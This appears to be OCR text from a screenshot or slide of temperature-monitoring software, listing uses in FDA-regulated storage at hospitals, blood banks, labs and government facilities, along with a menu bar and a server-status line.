
File View Program Reports Window Help


Temperature Monitoring


- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities


Main Server : Connected | User : Logged Out

